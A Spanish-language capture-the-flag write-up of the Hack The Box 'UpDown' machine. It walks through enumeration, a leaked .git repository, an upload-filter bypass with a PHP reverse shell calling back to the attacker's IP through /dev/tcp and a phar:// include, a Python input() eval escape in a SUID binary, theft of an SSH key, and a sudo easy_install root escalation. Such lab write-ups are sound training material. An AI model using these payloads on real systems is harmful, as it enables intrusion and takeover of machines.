


Máquina Updown



The image shows a dark-themed interface for a virtual machine named 'UpDown'. At the top center is a circular icon with a yellow border and a green double-headed arrow. Below it, the name 'UpDown' is written in white. Underneath the name is a small green cube icon. At the bottom, there are four columns of information: OS (Linux), RELEASE DATE (03 Sep 2022), DIFFICULTY (Medium), and MACHINE STATE (Retired).

OS	RELEASE DATE	DIFFICULTY	MACHINE STATE
Linux	03 Sep 2022	Medium	Retired

05 FEBRERO

Hack The Box

Creado por: dandy_loco



1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
(root@kali)-[~/home/kali/HTB/updown]
└─# ping -c 1 10.10.11.177
PING 10.10.11.177 (10.10.11.177) 56(84) bytes of data:
64 bytes from 10.10.11.177: icmp_seq=1 ttl=63 time=39.1 ms

— 10.10.11.177 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 39.117/39.117/39.117/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
(root@kali)-[~/home/kali/HTB/updown]
└─# cat targeted -l java
File: targeted
1 # Nmap 7.93 scan initiated Sat Mar 4 20:57:48 2023 as: nmap -sCV -p 22,80 -v -n -oN targeted 10.10.11.177
2 Nmap scan report for 10.10.11.177
3 Host is up (0.039s latency).
4
5 PORT      STATE SERVICE VERSION
6 22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
7 |_ ssh-hostkey:
8 |_ 3072 9e1f98d7c8ba61dbf149669d701702e7 (RSA)
9 |_ 256 c21cfe1152e3d7esf759186b68453fe2 (ECDSA)
10 |_ 256 5f6e12670ab6e8e2b761bec4143ad38e (ED25519)
11 80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
12 |_ http-methods:
13 |_ Supported Methods: GET HEAD POST OPTIONS
14 |_ http-server-header: Apache/2.4.41 (Ubuntu)
15 |_ http-title: Is my Website up ?
16 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
17
18 Read data files from: /usr/bin/.. /share/nmap
19 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
20 # Nmap done at Sat Mar 4 20:57:57 2023 — 1 IP address (1 host up) scanned in 8.72 seconds
```

Revisamos las tecnologías usadas por la web que corre por el puerto TCP/80.

```
(root@kali)-[~/home/kali/HTB/updown]
└─# whatweb http://10.10.11.177
http://10.10.11.177 [200 OK] Apache[2.4.41], Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.177], Title[Is my Website up ?], X-UA-Compatible[chrome=1]
```


Procedemos la enumeración inicial con nmap y descubrimos el directorio “/dev”.

```
(root@kali)-[~/home/kali/HTB/updown]
└─# nmap --script http-enum -p80 10.10.11.177
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-04 21:03 CET
Nmap scan report for 10.10.11.177
Host is up (0.038s latency).


PORT      STATE SERVICE
80/tcp    open  http
|_ http-enum:
|_ /dev/: Potentially interesting folder

Nmap done: 1 IP address (1 host up) scanned in 6.42 seconds
```


Abrimos el sitio web en nuestro navegador. Parece una web que puede consultar el estado de una web introducida como input.



Por si se está ejecutando la petición por curl, intentamos varios ataques de ejecución de comandos de sistema operativo, pero no lo conseguimos. Parece que se está realizando algún tipo de sanitización que nos lo impide.



Revisamos si el directorio encontrado ("/dev/") es accesible. No da error, pero no muestra nada.




Al acceder al sitio web, hemos visto el dominio “*siteisup.htb*”. Lo añadimos a nuestros */etc/hosts*.

```
GNU nano 7.2 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali

10.10.11.177 siteisup.htb

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Por si se está aplicando virtual hosting, probamos el acceso con ese fqdn. Nos lleva a la misma web.



Realizamos una enumeración de subdominios y encontramos “*dev.siteisup.htb*”. Lo añadimos también a nuestro */etc/hosts*.

```
(root@kali) ~ - [ /home/kali/HTB/updown ]
# gobuster vhost -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -u siteisup.htb --append-domain

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://siteisup.htb
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] User Agent: gobuster/3.5
[+] Timeout: 10s
[+] Append Domain: true

2023/03/04 21:14:23 Starting gobuster in VHOST enumeration mode

Found: dev.siteisup.htb Status: 403 [Size: 281]
```

```
File: /etc/hosts
1 127.0.0.1 localhost
2 127.0.1.1 kali
3
4 10.10.11.177 siteisup.htb dev.siteisup.htb
```

Intentamos acceder al sitio web, pero nos da un “forbidden”.



Realizamos una enumeración dentro del directorio “/dev/”. Descubrimos un directorio git.

```
(root@kali)-[~/home/kali/HTB/updown]
└─# nmap --script http-enum -p 80 --script-args http-enum.basepath='/dev' 10.10.11.177
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-04 21:32 CET
Nmap scan report for siteisup.htb (10.10.11.177)
Host is up (0.039s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|_ /dev/.git/HEAD: Git folder
```

2. Análisis de vulnerabilidades

Recomponemos el proyecto con *git-dumper*.

```
(root@kali)-[~/home/.../updown/content/venv/bin]
└─# ./git-dumper http://10.10.11.177/dev/.git/ /home/kali/HTB/updown/content/git/
[-] Testing http://10.10.11.177/dev/.git/HEAD [200]
[-] Testing http://10.10.11.177/dev/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://10.10.11.177/dev/.git/ [200]
[-] Fetching http://10.10.11.177/dev/.gitignore [404]
[-] http://10.10.11.177/dev/.gitignore responded with status code 404
[-] Fetching http://10.10.11.177/dev/.git/packed-refs [200]
[-] Fetching http://10.10.11.177/dev/.git/branches/ [200]
[-] Fetching http://10.10.11.177/dev/.git/index [200]
[-] Fetching http://10.10.11.177/dev/.git/HEAD [200]
```

Leemos el fichero *changelog.txt*. Parece que hay una versión de la web que permitía subir un fichero.

```
GNU nano 7.2 changelog.txt
beta version
1- Check a bunch of websites.
-- ToDo:
1- Multithreading for a faster version :D.
2- Remove the upload option.
3- New admin panel.
```

Seguimos revisando los ficheros que componen el proyecto de git, y vemos en el `.htaccess` que se comprueba si existe una cabera, para permitir el acceso al sitio web.

```
(root@kali)-[~/HTB/updown/content/git]
# cat .htaccess

File: .htaccess
1 SetEnvIfNoCase Special-Dev "only4dev" Required-Header
2 Order Deny,Allow
3 Deny from All
4 Allow from env=Required-Header
5
```

En el fichero `checker.php`, vemos que se hace un filtro por extensión y que los ficheros son almacenados en un directorio `uploads`. También nos llama la atención que la extensión de `php` `phar` no está siendo bloqueada.



```
GNU nano 7.2
}
$file = $_FILES['file']['name'];
# Check if extension is allowed.
$ext = getExtension($file);
if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|gz|gzip|tar/i",$ext)){
    die("Extension not allowed!");
}

# Create directory to upload our file.
$dir = "uploads/".md5(time())."/";
if(!is_dir($dir)){
    mkdir($dir, 0770, true);
}
}
```


En el archivo `index.php`, veremos que juegan con el parámetro recibido por GET `page` completando la extensión de la página solicitada con `.php`.

```
File: index.php
1 <b>This is only for developers</b>
2 <br>
3 <a href="?page=admin">Admin Panel</a>
4 <?php
5     define("DIRECTACCESS",false);
6     $page=$_GET['page'];
7     if($page && !preg_match("/bin|usr|home|var|etc/i",$page)){
8         include($_GET['page'] . ".php");
9     }else{
10        include("checker.php");
11    }
12 ?>
```

Nos apoyamos en Burpsuite, para setear la cebera y poder acceder al sitio web.



Subimos un fichero de prueba y comprobamos que el directorio “*uploads*” realmente existe y que efectivamente, se alojan allí los ficheros subidos por un corto espacio de tiempo.



3. Explotación

Si subiéramos un phpinfo a la máquina víctima veremos que hay ciertas funciones deshabilitadas como system, shell_exec, etc.

disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dstream_socket_client,fsockopen	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dstream_socket_client,fsockopen
-------------------	--	--

Por tanto, nos creamos un archivo malicioso que comprimiaremos cambiando la extensión (ya vimos anteriormente que la extensión zip no estaba permitida).

```
<?php
// Spawn shell process
$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write to
    2 => array("pipe", "w") // stderr is a pipe that the child will write to
);


$shell = "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.20/1234 0>81'";
$process = proc_open($shell, $descriptorspec, $pipes);

?>
```


```
(root@kali)-[~/home/kali/HTB/updown/content]
└─# zip cmd.cmd cmd.php
adding: cmd.php (stored 0%)
```


Nos ponemos en escucha con NC por el puert 1234 y subiremos el fichero al sitio web, comprobando el identificador que se ha asignado dentro del directorio “*uploads*”. Ahora, jugaremos con el wrapper phar. Ejecutaremos:

- <http://dev.siteisup.htb/?page=phar://uploads/5be0c645698ea8bb5192e633e117fb99/cmd.pwned/cmd>



Ganamos acceso a la máquina víctima.



4. Movimiento lateral

Comprobamos que estamos en la máquina víctima. No se están aplicando dockers.

```
developer@updown:/home/developer$ hostname -I
10.10.11.177 dead:beef::250:56ff:feb9:62ca
```

Vemos que la flag de user.txt, tiene como propietario “*root*” y como grupo “*developer*”, por lo que entendemos que deberemos convertirnos en ese usuario.

```
ls -lrw-r----- 1 root developer 33 Mar  4 21:13 user.txt
```

Miramos el directorio /dev/. Vemos el programa “siteisup”, que tiene un permiso de SUID.

```
www-data@updown:/home/developer/dev$ ls -la /home/developer/dev/
total 32
drwxr-x--- 2 developer www-data 4096 Jun 22 2022 .
drwxr-xr-x 6 developer developer 4096 Aug 30 2022 ..
-rwsr-x--- 1 developer www-data 16928 Jun 22 2022 siteisup
-rwxr-x--- 1 developer www-data 154 Jun 22 2022 siteisup_test.py
www-data@updown:/home/developer/dev$
```

Si miramos las cadenas imprimibles, vemos que por dentro ejecuta el script siteisup_test.py.

```
else:
    print "Website is down"
developer@updown:/home/developer/dev$ strings siteisup
/lib64/ld-linux-x86-64.so.2
libc.so.6
puts
setresgid
setresuid
system
getegid
geteuid
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[JA\A]A^A_
Welcome to 'siteisup.htb' application
/usr/bin/python /home/developer/dev/siteisup_test.py
```

Vemos que ejecuta un comando “input”.

```
developer@updown:/home/developer/dev$ cat siteisup_test.py; echo;
import requests
url = input("Enter URL here:")
page = requests.get(url)
if page.status_code == 200:
    print "Website is up"
else:
    print "Website is down"
developer@updown:/home/developer/dev$
```

Este comando automáticamente hace una llamada a eval(), el cual permite una ejecución de comandos.

```
See documentation. As of python 2.7 input automatically calls eval() - 0x45 Apr 11, 2018 at 12:26
```

Realizamos una prueba con “id”, y aunque da error, nos muestra el resultado del comando.

```
Enter URL here: __import__('os').system('id')
uid=1002(developer) gid=33(www-data) groups=33(www-data)
Traceback (most recent call last):
  File "/home/developer/dev/siteisup_test.py", line 4, in <module>
    page = requests.get(url)
  File "/usr/local/lib/python2.7/dist-packages/requests/api.py", line 75, in get
    return request('get', url, params=params, **kwargs)
  File "/usr/local/lib/python2.7/dist-packages/requests/api.py", line 61, in request
    return session.request(method=method, url=url, **kwargs)
  File "/usr/local/lib/python2.7/dist-packages/requests/sessions.py", line 515, in request
    prep = self.prepare_request(req)
  File "/usr/local/lib/python2.7/dist-packages/requests/sessions.py", line 453, in prepare_request
    hooks=merge_hooks(request.hooks, self.hooks),
  File "/usr/local/lib/python2.7/dist-packages/requests/models.py", line 318, in prepare
    self.prepare_url(url, params)
  File "/usr/local/lib/python2.7/dist-packages/requests/models.py", line 392, in prepare_url
    raise MissingSchema(error)
requests.exceptions.MissingSchema: Invalid URL '0': No scheme supplied. Perhaps you meant http://0?
developer@updown:/home/developer/dev$
```

Por tanto, ahora vamos a intentar ganar una bash como el usuario “developer”.

```
developer@updown:/home/developer/dev$ ./siteisup
Welcome to 'siteisup.htb' application

Enter URL here: __import__('os').system('bash -p')
developer@updown:/home/developer/dev$ whoami
developer
developer@updown:/home/developer/dev$
```

Sin embargo, nuestro grupo sigue siendo “www-data”. Para solucionarlo, nos copiamos la id_rsa que aparece en el directorio a nuestra máquina atacante y nos conectamos por ssh.

```
uid=1002(developer) gid=33(www-data) groups=33(www-data)
```

```
developer@updown:/home/developer/.ssh$ ls -la
total 20
drwx----- 2 developer developer 4096 Mar  5 12:36 .
drwxr-xr-x  6 developer developer 4096 Aug 30  2022 ..
-rw-rw-r--  1 developer developer  572 Aug  2  2022 authorized_keys
-rw-----  1 developer developer 2602 Aug  2  2022 id_rsa
-rw-r--r--  1 developer developer  572 Aug  2  2022 id_rsa.pub
developer@updown:/home/developer/.ssh$
```

```
ssh developer@10.10.11.177 -i id_rsa
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-122-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Mar  5 12:57:14 UTC 2023

System load:          0.08
Usage of /:           49.9% of 2.84GB
Memory usage:        17%
Swap usage:           0%
Procs:               230
Users logged in:     0
IPv4 address for eth0: 10.10.11.177
IPv6 address for eth0: dead:beef::250:56ff:feb9:62ca

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Aug 30 11:24:44 2022 from 10.10.14.36
developer@updown:~$
```

5. Escalada de privilegios

Revisamos nuestros permisos de sudoers.

```
developer@updown:~$ sudo -l
Matching Defaults entries for developer on localhost:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User developer may run the following commands on localhost:
  (ALL) NOPASSWD: /usr/local/bin/easy_install
developer@updown:~$
```

Encontramos una forma de escalar directamente privilegios, ganando acceso como "root".

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo easy_install $TF
```

```
developer@updown:~$ TF=$(mktemp -d)
developer@updown:~$ echo "import os; os.execl('/bin/bash', 'bash', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
developer@updown:~$ sudo easy_install $TF
WARNING: The easy_install command is deprecated and will be removed in a future version.
Processing tmp.DqH01ghk19
Writing /tmp/tmp.DqH01ghk19/setup.cfg
Running setup.py -q bdist_egg --dist-dir /tmp/tmp.DqH01ghk19/egg-dist-tmp-UJHRSC
# whoami
root
#
```